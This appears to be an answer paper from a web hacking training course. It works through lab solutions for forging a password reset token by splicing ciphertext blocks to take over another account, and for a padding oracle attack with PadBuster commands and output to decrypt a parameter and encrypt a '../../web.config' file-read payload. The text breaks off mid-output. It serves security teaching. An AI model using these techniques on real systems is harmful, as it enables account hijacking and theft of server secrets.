
Advanced Web Hacking (Part 2)

Answer Paper



Contents

Module: Breaking Crypto


Known Plaintext Attack

Challenge URL: http://topup.webhacklab.com/Account/ForgotPassword


- **Reset the password of the user "johnwebhacklab@gmail.com" by generating a valid password reset link**

Solution:

Step 1: Initiate the forgot password request as user "bbbbbbbbbbbbbbbbjohnwebhacklab@gmail.com" into the topup application:



Step 2: The user will receive the password reset link with a "token" in the registered email as shown below:



http://topup.webhacklab.com/Account/ResetPassword?code=**6cD0nQOLXoX5XlJubw3SIDDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/**&userId=b19d4b82-56ad-407d-9191-9715c1698166

Send another password reset request for the same username and notice that the token in the password reset link remains constant.

Step 3: Register another account with email “aaaaaaaaaaaaaaaajohnwebhacklab@gmail.com” and request a password reset for this account. Convert the token to Hex as described below, we can notice that portion of the Hex is same for both the accounts, suggesting that the encryption algorithm in use generates the same output for a given plain text:

http://topup.webhacklab.com/Account/ResetPassword?userId=b314960e-dbaf-4979-b841-0c6b175c3dab&code**=%2BvheISv88Uo85l4reA7D%2BDDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D%2F**

User : aaaaaaaaaaaaaaaajohnwebhacklab@gmail.com

Token Value = +vheISv88Uo85l4reA7D+DDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/

Base64 to Bytes to Hex:

```
root@Kali:~# echo
"+vheISv88Uo85l4reA7D+DDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/" | base64 -d
| xxd -p
```

Hex Value =
FAF85E212BFCF14A3CE65E2B780EC3F830D74AEE4AF6EE6BA002F0B4810625CF21085A29DA4087E23E8B71E1763FC0FF

Step 4: Based on the analysis in last step hijack the account “johnwebhacklab@gmail.com” by registering another account bbbbbbbbbbbbbbbbjohnwebhacklab@gmail.com and trimming off the first 16 bytes from the password reset token of this user and creating a password reset link for “johnwebhacklab@gmail.com” :

User : bbbbbbbbbbbbbbbbjohnwebhacklab@gmail.com

Token Value =6cD0nQOLXoX5XlJubw3SIDDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/

Base64 to Bytes to Hex:

```
root@Kali:~# echo
"6cD0nQOLXoX5XlJubw3SIDDXSu5K9u5roALwtIEGJc8hCFop2kCH4j6LceF2P8D/" | base64 -
d | xxd -p
```

Hex Value =
E9C0F49D038B5E85F95E526E6F0DD22030D74AEE4AF6EE6BA002F0B4810625CF21085A29DA4087E23E8B71E1763FC0FF

Password Reset token for johnwebhacklab@gmail.com user is


Hex Value = 30D74AEE4AF6EE6BA002F0B4810625CF21085A29DA4087E23E8B71E1763FC0FF

Hex to Bytes to Base64:


```
root@Kali:~# echo
"30D74AEE4AF6EE6BA002F0B4810625CF21085A29DA4087E23E8B71E1763FC0FF" | xxd -r -p
| base64
```

Base64 Encoded Token Value = **MNdK7kr27mugAvC0gQYlzyElWinaQlfiPotx4XY/wP8=**

Step 5: Navigate to **http://topup.webhacklab.com/Account/ResetPassword?code=MNdK7kr27mugAvC0gQYlzyElWinaQIfiPotx4XY/wP8=&userId=b314960e-dbaf-4979-b841-0c6b175c3dab** and change the password of user "johnwebhacklab@gmail.com":



Step 6: The Figure shows that the application allowed to change the password using the token



Padding Oracle Attack

Challenge URL: http://topup.webhacklab.com/download.aspx?invoice={ciphertext_invoice}

Identify a padding oracle vulnerability to:


- **Decrypt the ciphertext for the invoice parameter.**
- **Encrypt the payload to download the content of the "web.config" file from the server**

Solution:

The application takes an encrypted parameter filename to retrieve invoice details from the server.


Step 1: When a valid ciphertext value is passed to the filename parameter, the application returns the content of a file as shown in the figure below.

http://topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBkA==



Step 2: When an invalid ciphertext value is passed to the filename parameter, it responds with bad padding error.

http://topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGB**a**A==



This behaviour can further be used to identify whether the encrypted value has proper padding or not.

Step 3: Padbuster tool can be used to automate the padding oracle attacks. Decrypt ciphertext using the following command:

```
./padbuster.pl
"http://topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvIoRbULfadd1L
WrfHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBkA=="
"hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP8
82ywGBkA==" 16 -encoding 0 -error "Padding"
```

```
+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 6895

INFO: Starting PadBuster Decrypt Mode
```

```
*** Starting Block 1 of 3 ***

[+] Success: (156/256) [Byte 16]
[+] Success: (160/256) [Byte 15]
[+] Success: (75/256) [Byte 14]
[+] Success: (238/256) [Byte 13]
[+] Success: (104/256) [Byte 12]
[+] Success: (63/256) [Byte 11]
[+] Success: (189/256) [Byte 10]
[+] Success: (71/256) [Byte 9]
[+] Success: (23/256) [Byte 8]
[+] Success: (203/256) [Byte 7]
[+] Success: (183/256) [Byte 6]
[+] Success: (33/256) [Byte 5]
[+] Success: (229/256) [Byte 4]
[+] Success: (93/256) [Byte 3]
[+] Success: (191/256) [Byte 2]
[+] Success: (95/256) [Byte 1]

Block 1 Results:
[+] Cipher Text (HEX): b7da75dd4b5ab7c756e620c3a00021d5
[+] Intermediate Bytes (HEX): b14ead16d3423fe0b144c79d16b66265
[+] Plain Text: 42ba14117a724295

*** Starting Block 2 of 3 ***

[+] Success: (29/256) [Byte 16]
[+] Success: (191/256) [Byte 15]
[+] Success: (202/256) [Byte 14]
[+] Success: (62/256) [Byte 13]
[+] Success: (1/256) [Byte 12]
[+] Success: (240/256) [Byte 11]
[+] Success: (40/256) [Byte 10]
[+] Success: (149/256) [Byte 9]
[+] Success: (5/256) [Byte 8]
[+] Success: (118/256) [Byte 7]
[+] Success: (151/256) [Byte 6]
[+] Success: (140/256) [Byte 5]
[+] Success: (30/256) [Byte 4]
[+] Success: (225/256) [Byte 3]
[+] Success: (28/256) [Byte 2]
[+] Success: (59/256) [Byte 1]
```

```
Block 2 Results:
[+] Cipher Text (HEX): 2ddfe3e1aa3139274863d6ebbd79df30
[+] Intermediate Bytes (HEX): d5eb11ef786280f263df16fac63543e2
[+] Plain Text: b1d238755969f5b7

*** Starting Block 3 of 3 ***

[+] Success: (198/256) [Byte 16]
[+] Success: (42/256) [Byte 15]
[+] Success: (143/256) [Byte 14]
[+] Success: (78/256) [Byte 13]
[+] Success: (27/256) [Byte 12]
[+] Success: (37/256) [Byte 11]
[+] Success: (145/256) [Byte 10]
[+] Success: (181/256) [Byte 9]
[+] Success: (219/256) [Byte 8]
[+] Success: (200/256) [Byte 7]
[+] Success: (207/256) [Byte 6]
[+] Success: (54/256) [Byte 5]
[+] Success: (127/256) [Byte 4]
[+] Success: (103/256) [Byte 3]
[+] Success: (72/256) [Byte 2]
[+] Success: (237/256) [Byte 1]

Block 3 Results:
[+] Cipher Text (HEX): 709bd7a45bc220c3043fcf36cb018190
[+] Intermediate Bytes (HEX): 03b7978cc63a322c4368dde0b672d43b
[+] Plain Text: .html

------------------------------------------------------------
** Finished ***
[+] Decrypted value (ASCII): 42ba14117a724295b1d238755969f5b7.html

[+] Decrypted value (HEX):
343262613134313137613732343239356231643233383735353936396636237 2E68746D6C0B0B
0B0B0B0B0B0B0B0B0B

[+] Decrypted value (Base64):
NDJiYTE0MTE3YTcyNDI5NWIxZDIzODc1NTk2OWY1YjcuaHRtbAsLCwsLCws
```

Alternative: padding-oracle-attacker tool can be used to automate the padding oracle attacks.

Decrypt ciphertext using the following command:

```
padding-oracle-attacker decrypt "http://topup.webhacklab.com/download.aspx?invoice="
b64:hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIM
MEP882ywGBkA== 16 Padding -e base64
```

```
 1. a17ccf77e2760ed18625f0af22845b50
 2. b7da75dd4b5ab7c756e620c3a00021d5 343262613134313137613732343239356 42ba14117a724295
 3. 2ddfe3e1aa3139274863d6ebbd79df30 623164323338373535393639663562372 b1d238755969f5b7
 4. 709bd7a45bc220c3043fcf36cb018190 2e68746d6c0b0b0b0b0b0b0b0b0b0b0b .html..........
 ████████████████████████████████████████████████████████████████████ 100.0%   1×1 161/256

10566 total network requests | last request took  686ms | 9.03 MB downloaded | 2.84 MB uploaded

---plaintext printable bytes in utf8---
42ba14117a724295b1d238755969f5b7.html..........

---plaintext bytes in hex---
343262613134313137613732343239356231643233383735353936396635623 72e68746d6c0b0b0b0b0b0b0b0b0b0b0b

---intermediate bytes in hex---
b14ead16d3423fe0b144c79d16b66265d5eb11ef786280f263df16fac63543e203b7978cc63a322c4368dde0b672d43b
```

Encrypt payload to download arbitrary files (web.config in this case)

Step 4: Run padbuster with "-plaintext" argument to create a ciphertext for the plaintext "../web.config"

```
./padbuster.pl
"http://topup.webhacklab.com/download.aspx?invoice=hXzPd+J2DtGGJfCvIoRbULfadd1
LWrfHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP882ywGBkA=="
"hXzPd+J2DtGGJfCvIoRbULfadd1LWrfHVuYgw6AAIdUt3+PhqjE5J0hj1uu9ed8wcJvXpFvCIMMEP
882ywGBkA==" 16 -encoding 0 -error "Padding" -plaintext ../../web.config
```

```
+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 643

INFO: Starting PadBuster Encrypt Mode
[+] Number of Blocks: 2

[+] Success: (212/256) [Byte 16]
[+] Success: (196/256) [Byte 15]
[+] Success: (44/256) [Byte 14]
[+] Success: (219/256) [Byte 13]
[+] Success: (223/256) [Byte 12]
[+] Success: (26/256) [Byte 11]
[+] Success: (109/256) [Byte 10]
[+] Success: (118/256) [Byte 9]
[+] Success: (235/256) [Byte 8]
[+] Success: (142/256) [Byte 7]
